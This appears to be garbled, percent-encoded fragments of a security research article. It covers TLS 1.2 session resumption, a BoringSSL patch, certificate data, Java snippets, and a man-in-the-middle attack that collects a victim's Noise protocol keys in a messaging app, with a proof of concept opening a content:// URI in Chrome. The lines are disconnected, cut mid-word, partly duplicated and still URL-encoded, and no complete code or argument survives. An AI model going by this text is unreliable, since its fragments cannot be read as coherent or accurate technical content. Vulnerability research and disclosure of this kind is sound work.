concept%20code%2C%20open%20%3Cstrong%3Econtent%3A//media/external/file/617%3C/strong%3E%20in%20Chrome.%20You%20shoul
consumption%20and%20save%20CPU%20cycles%20when%20multiple%20or%20simultaneous%20TLS%20connections%20are%20establis

%0D%0A%20%20%20%20MIIF1zCCBL%2BgAwIBAgIQDOmsxODES4Klhbv8cv6EizANBgkqh
%0D%0A%20%20%

12%22%3ESession%20Resumption%20and%20the%20Master%20Secret%20in%20TLS%201.2%3C/h2%3E%0D%0A%0D%0A%3Cp%3EIn%20TLS%201.2

wrap%3B%22%3E%3Ccode%20class%3D%22diff%22%3E%2B%20%20%20%20/%2A%20CENSUS%3A%20Load%20the%20BoringSSL

%0D%0A%20%20%20%20MIIF1zCCBL%2BgAwIBAgIQDOmsxODES4Klhbv8cv6EizANBgkqh
%0D%0A%20%20%20%20subject%3DC%20%3D%20US%2C%20ST%20%3D%20California%2C%20L%20%3D%20Menlo%20Park%2C%20O%20%3D%20%22F
%201c%20ba%20d2%20ed%2023%209f%20cd%2080-b2%2056%20a1%20e8%200f%206b%206d%20

end%20%28E2E%29%20encrypted%20media%20exchanged%20by%20users.%20Other%20than%20that%2C%20it%20is%20used%20behind%20the%20scenes%

wrap%3B%22%3E%3Ccode%20class%3D%22java%22%3Epublic%20abstract%20class%
disk%20vulnerability%20was%20patched%20at%20the%0D%0Atime%20we%20were%20creating%20the%20demo%

1%29%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20break%3B%0D%

wrap%3B%22%3E%3Ccode%20class%3D%22java%22%3Epublic%20void%20uncaughtException%28Thread%20thread%2C%20Throwable%20throwable%29%0D%0A%7E

middle%20attack%20allowed%20for%20the%20collection%20of%20the%20victim%20user%27s%20Noise%20
align%3A%20left%3B%22%3E%5B05%5D%20%3Ca%20href%3D%22http%3A//www.noiseprotocol.org/%22%3Ehttp%3A//www.noisep
US/docs/Web/API/Fetch_API%22%3Ehttps%3A//developer.mozilla.org/en-US/docs/Web/API/Fetch_API%3C/a%3E%3C/p%3E%0D%0A
align%3A%20left%3B%22%3E%5B27%5D%20%3Ca%20href%3D

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